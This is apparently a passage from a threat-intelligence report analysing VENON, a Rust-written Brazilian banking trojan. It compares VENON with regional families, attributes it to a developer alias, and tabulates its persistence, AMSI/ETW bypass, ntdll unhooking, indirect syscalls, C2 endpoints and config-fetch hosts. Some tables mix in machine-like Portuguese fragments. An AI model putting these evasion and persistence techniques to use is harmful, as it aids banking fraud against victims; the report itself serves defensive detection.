

Figure 7 - DLL Update Panel

5. The First Brazilian Banker RAT in Rust

During the initial analysis phases, the ZenoX team identified numerous behavioral similarities with established families in the Latin American ecosystem, particularly Grandoreiro: use of banking overlays for visual interception, active window monitoring, registry-based persistence mechanisms, and a command-and-control structure with remote operation capability. At first glance, the artifact appeared to be yet another representative of the classic LATAM banking trojan paradigm.

The fundamental difference emerged during static analysis: unlike all known families in the region, VENON does not contain a single line of Delphi code. The entire binary is compiled from Rust, with 88 crates identified in Cargo.lock and 17,765 functions. This is not merely a Rust loader delivering a Delphi payload, as experimentally observed in Casbaneiro. The final payload, with all attack logic, encryption, evasion, and C2 communication, is native Rust end-to-end.

As of this publication, ZenoX has not identified any other banking trojan in the Latin American or Brazilian ecosystem with this profile. VENON represents, possibly, the first discovery of a Brazilian banker RAT developed entirely in Rust, with a level of technical sophistication comparable to APT group tools.

5.1. The Latin American Banking Trojan Ecosystem

Latin America, and Brazil in particular, is the global epicenter of banking trojans. Of the 30 most detected families worldwide, 11 are of Brazilian origin, representing 22% of all detections in 2024. Brazil alone accounts for 61% of banking trojan detections in the region (ESET, 2024).

The ecosystem has historically been dominated by Delphi-written families, a language that offers self-sufficient binaries and ease of GUI development for banking overlays. The table below lists the main active families and their language characteristics:

Family	Language	Profile
Grandoreiro	Delphi	The largest LATAM banker: 1,700 banks, 45 countries, partial MaaS model
Mekotio	Delphi	Europa and LATAM, uso extensivo de PowerShell no dropper
Casbaneiro	Delphi + Rust*	Experimental Rust use only in the downloader; final payload in Delphi
Guildma	Delphi	Also known as Astaroth; XOR string obfuscation
Mispadu	Delphi	SAMBA SPIDER; dropper via HTA/VBScript
Coyote	.NET + Nim	Emerged in 2024; Squirrel installer; 61 Brazilian banks
Kiron	Rust	Rust downloader with DGA and browser credential theft (2024); no banking attack logic in Rust
VENON	Rust nativo	Full banking RAT in Rust: 88 crates, active evasion, state-of-the-art encryption

Table 8 - Profile Comparison Among Latin American Malware

* O Casbaneiro utilizou Rust de forma experimental apenas em componente de download em 2023; o core handler of malware permanece em Delphi.

The following table compares VENON's technical attributes with the three most representative families in the ecosystem: Grandoreiro (volume and reach), Coyote (modern language, Brazil), and Mekotio (European presence).

Characteristic	VENON	Grandoreiro	Coyote	Mekotio
Language	Rust nativo	Delphi	.NET + Nim	Delphi
Active Period	2024-2026	2017-2026	2024-2026	2015-2026
Binary Size	9,3 MB (UPX)	390-414 MB	~50 MB	~20-30 MB
Targets (Banks)	36+	1.700+	61+	50+
Targets (Crypto)	21 plataformas	276 wallets	Não	Não
Geographic Reach	Brasil	45 países	Brasil	LATAM + Europa
C2 Protocol	WebSocket TLS	RealThinClient	SSL mutual	TCP custom
C2 Encryption	ChaCha20-Poly1305	AES-CTS	AES	XOR + custom
Config Encrypt	Argon2 + XChaCha20	AES-256	AES	XOR
AMSI Bypass	Sim	Não	Não	Não
ETW Bypass	Sim	Não	Não	Não
ntdll Unhook	Sim	Não	Não	Não
Indirect Syscalls	Sim	Não	Não	Não
Pix QR Intercept	Sim	Não	Não	Não
Boleto Swap	Sim	Não	Não	Parcial
Screen Streaming	DXGI (GPU)	Screenshots	Screenshots	Screenshots
Operational Model	Solo / artisanal	MaaS (partial)	Solo	Solo

Table 9 - Comparative Analysis: VENON vs. Established Families

5.2. Significance of the discovery

The most precise analogy for understanding VENON's position in the ecosystem is this: if Grandoreiro is the industrial production line of banking trojans, effective, scalable, operating at high volume with hundreds of affiliates, then VENON is the engineering prototype. Compact, technically superior on nearly every technical vector, but operating at limited scale with surgical focus on the Brazilian market.

6. Attribution

Attribution of VENON to a known operator or group presented low confidence throughout the analysis. Although the malware shares several behavioral characteristics with established Latin American families such as Grandoreiro, Mekotio, and Coyote, the structural technical differences are sufficiently deep to prevent high-confidence attribution to any previously documented group or campaign in the region.

6.1. Hypothesis: AI-Assisted Development

An element that complicated both the analysis and attribution is the hypothesis that VENON may have been developed with extensive artificial intelligence assistance, which the security community has termed "vibe coding". The Rust code structure presents patterns suggesting a developer familiar with the capabilities of existing Latin American banking trojans, but who used generative AI to rewrite and expand these functionalities in Rust, a language that requires significant technical experience to use at the observed level of sophistication.

This hypothesis would explain some asymmetries observed in the code: the coexistence of state-of-the-art cryptographic implementations alongside relatively straightforward control structures, and the reproduction in Rust of functional patterns common in Delphi, such as swap logic and window enumeration, with greater technical fidelity than would be expected from a first-time Rust developer. If confirmed, this would be one of the first documented instances of AI use for banking trojan development in Latin America.

6.2. Developer Exposure via Compilation Artifacts

During the string extraction process from an early DLL version (January 2026), identified during hunting, the ZenoX team located local compilation paths exposed in the binary. Unlike the version analyzed as the main subject of this report, this earlier sample had not removed the full paths from the author's development environment.

The exposed paths repeatedly contain the username `byst4`, revealing the local machine username where the malware was compiled. The sequence of strings present in the binary includes paths such as `C:\Users\byst4\.cargo\registry\src\...`, a pattern consistent across dozens of entries corresponding to the Rust crates used in the project.

```

```

Table 8 - Username Mention in Rust Crates Exposing the Developer

This type of exposure is common in Rust compilations when the code does not go through a debug path sanitization process, and represents an operational error by the developer in preparing the initial sample.

Artifact	Observation
Exposed compilation path	C:\Users\byst4\.cargo\registry\src\index.crates.io-... presente em dezenas de strings handler of binário
Username handler of desenvolvedor	byst4, consistently identified in Rust crate paths: tokio, tungstenite, chacha20poly1305, cipher, generic-array, futures-util
Versão section of amostra	January 2026 sample; later version removes the paths; indicates operational maturation between versions

Table 10 - Developer Fingerprint Analysis

6.3. GitHub Repository and C2 Infrastructure

Starting from username `byst4`, the team conducted hunting on code development platforms and identified a deleted GitHub repository whose commit history remained partially accessible. The repository was linked to the user `byst4**** (REDACTED)`, a variant of the name identified in the binary and consistent with the alias `ST4RK` present in the malware strings from the January 2026 version, which was subsequently renamed to `VENON` em fevereiro de 2026.

The repository contained an infrastructure configuration script titled `setup_ssl_infrastructure.sh`, with 934 lines and authorship attributed to the "Quantum Team", version 2.0, dated 2024. The script automates the complete provisioning of a C2 server, including SSL configuration, reverse proxy, system users, and a camouflage page.

```

@@ -1,934 +1 @@
1  - #!/bin/bash
2  - #####
3  - # Script de Setup Completo da Infraestrutura SSL/C2
4  - # Autor: Quantum Team
5  - # Versão: 2.0
6  - # Data: 2024
7  - #####
8  1
9  - set -e # Parar em caso de erro
    
```

Table 9 - Deleted C2 Infrastructure File

Two elements of the script are particularly relevant to correlation with VENON:

- The `/ws` route appears explicitly in the infrastructure script as the C2 WebSocket endpoint. This is the same route identified in the malware code and confirmed during network traffic analysis,

representing a technical correlation indicator between the script developer and the VENON author.

- The script provisions a directory `/var/www/quantum/` for a camouflage page ("PHASE 14: CAMOUFLAGE PAGE"), with title [Analytics Platform - Professional Data Analysis](#). The use of a legitimate-looking page as a facade is consistent with the C2 infrastructure observed in VENON, which operates on legitimately-appearing domains.

Indicator	Evidence	Confidence Level
Username handler of desenvolvedor	byst4 in compilation paths from the Jan/2026 sample	High
Operational alias	ST4RK em strings handler of malware; byst4****(REDACTED) no GitHub	High
Infrastructure correlation	Rota /ws no script de infra corresponde ao endpoint C2 handler of malware	Medium-High
Deleted GitHub repository	setup_ssl_infrastructure.sh accessible via commit history on account byst4****(REDACTED)	Medium
C2 domain pattern	Promosepotify[.]com (script) and brasilmotorsvs14[.]com (malware); both with legitimate appearance	Medium
Attribution to known group	No match with TTPs of documented groups in Latin America	Low

Table 11 - Indicadores de Attribution



Figure 10 - Venom Mailer Panel Discovered During Infrastructure Analysis

6.4. Attribution Conclusion

Based on the collected evidence, ZenoX attributes the development and operation of VENON to the individual or group operating under the aliases byst4 and ST4RK, with medium confidence. The absence of correspondence with TTPs of known groups in the region, combined with the malware's undocumented technical characteristics, suggests this is a new actor in the Brazilian financial threat ecosystem, possibly operating independently and at limited scale.

The team did not find sufficient evidence to associate this actor with previously documented campaigns or with groups with larger operational infrastructure. The observed technical profile, with use of a modern language, professional development tools, and concern for active evasion, indicates an individual developer with above-average technical capability for the LATAM ecosystem, but whose operational history does not yet allow for high-confidence attribution.

7. Conclusion

VENON represents an inflection point in the Brazilian financial malware ecosystem. After decades of Delphi's absolute dominance as the language of choice for banking trojans in Latin America, this artifact demonstrates that the technical barrier to producing highly sophisticated malware has been crossed by a new type of actor: individual, technically capable, and possibly aided by AI tools to compensate for the learning curve of a modern systems language.

The analysis revealed a malware that technically competes with the most sophisticated families in the region on virtually every relevant vector: EDR evasion, authenticated encryption, real-time Pix QR code interception, and C2 communication over WebSocket with TLS 1.3. At the same time, it operates at limited scale with lean infrastructure and a solo model, suggesting an actor in the early phase of operation.

The immediate impact of this threat is limited by the identified actor's reduced operational scale. The strategic risk, however, lies in the model VENON establishes: if the techniques documented in this report, or the source code itself, are adopted by groups with greater distribution capability and MaaS infrastructure, the Brazilian financial threat ecosystem could undergo a paradigm shift equivalent to what Grandoreiro represented in 2017.

ZenoX will continue monitoring the evolution of this family and derived variants, and recommends that SOC and IR teams operating in the financial sector include the IOCs documented in this report in their detection databases.

8. Appendices

8.1. Features and Capacidades

VENON implements 14 distinct functional groups, covering everything from initialization and evasion to full remote control of the victim's machine. Each group is detailed below with references to modules identified during the analysis.

Feature	Description	Module / Address
DLL Sideload	Loaded via NVDIANotification.exe as libcef.dll	DIIMain 0x1800013EF
Anti-sandbox	Verifica --type=unknown na command line; aborta se presente	DIIMain
Singleton Mutex	XOR-decrypta "nvidianotification.exe" and "nvidia notification.exe"; CreateMutexA	DIIMain
Global Mutex	Global\NvContainerMutex for system-wide control	DIIMain
Timing Jitter	PRNG LCG (250ms to 1.1s) between init steps to evade timing signatures	DIIMain
Registry Run Key	HKCU\...\Run "NVIDIA Notification"	Persistência
Scheduled Task	"NVIDIA Notification Service" via PowerShell, trigger AtLogOn, Highest privilege	Persistência
WMI Cleanup	Remove EventFilter/Consumer/Binding antigos ("NVIDIAFilter") antes de reinstalar	Persistência

Table 12 - Initialization and Persistence

Feature	Description	Module / Address
AMSI Bypass	Patch de AmsiScanBuffer, AmsiScanString and AmsiOpenSession (RET/NOP sled)	src\stealth\
ETW Bypass	Patch de EtwEventWrite and NtTraceEvent para retornar imediatamente	src\stealth\
ntdll .text overwrite	Copies ntdll.dll from disk over the in-memory version, removing all EDR hooks	src\stealth\
Indirect Syscalls	Reads SSN from ntdll on disk, constructs MOV EAX,SSN + SYSCALL + RET stubs	src\stealth\indirect_syscall.rs
ThreadHideFromDebugger	NtSetInformationThread(0x11) hides thread from debuggers	Anti-análise
Process DACL	AddAccessDeniedAce + AddAccessAllowedAce to protect process from external access	Anti-análise
Defender SID Check	Verifica SID handler of WinDefend via ConvertStringSidToSidW	Anti-análise
Anti-Screenshot	SetWindowDisplayAffinity(WDA_EXCLUDEFROMC	Overlay engine

	APTURE) on overlays	
Anti-Sandbox (cmd line)	--type=unknown na command line resulta em abort	DIIMain

Table 13 - Evasão and Anti-Análise

Feature	Description	Module / Address
Config Fetch (Primary)	GET storage.googleapis.com/mydns2026/startabril2026	src\config\remote.rs
Config Fetch (Fallback)	GET pluginsafeguard.help/ipv4/config.enc	src\config\remote.rs
User-Agent Spoofing	"Mozilla/5.0 (Windows NT 10.0; Win64; x64)" XOR-encrypted	Config fetch
Base64 Decode	Decodes HTTP response	0x1800c5cb0
Argon2id KDF	password=secret(31B), salt(16B), m=19456, t=2, p=1; derives 32-byte key	argon2-0.5.3
XChaCha20-Poly1305	nonce(24B) + ciphertext + tag(16B) for config decryption	chacha20-0.9.1 / poly1305-0.8.0
XOR String Encryption	95 unique key derivation functions (FUN_1800bXXXX), 22 to 40 bytes each	.rdata
Config Parsing	JSON: {"host": "...", "port": "...", "tls": "...} for VENON_HOST/PORT/TLS	Config

Table 14 - Remote Configuration and Encryption

Feature	Description	Module / Address
WebSocket	tungstenite-0.24.0 bidirectional real-time	src\net\
TLS 1.3 transport	rustls-0.23.36; passes through corporate proxies on port 443	src\net\
Session Encryption	ChaCha20-Poly1305 per session via ring-0.17.14	src\net\
Message Routing	Dispatcher with 46,777 bytes; largest function in the malware	src\ctrl\dispatch.rs
Async Runtime	tokio-1.49.0 for non-blocking I/O	Core

Table 15 - C2 Communication

Feature	Description	Module / Address
Window Enumeration	EnumWindows + GetWindowTextW + GetForegroundWindow in continuous loop	Target detection
URL Matching	Compara URL na barra handler of browser com domínios-alvo (33 alvos)	Target detection

Title Matching	Compara título section of janela com nomes de bancos/exchanges (variantes com "- " como prefixo/sufixo)	Target detection
Process Identification	GetWindowThreadProcessId to identify active browser	Target detection
C2 Notification	Notifies C2 via WebSocket upon detecting target	Target detection

Table 16 - Target Detection
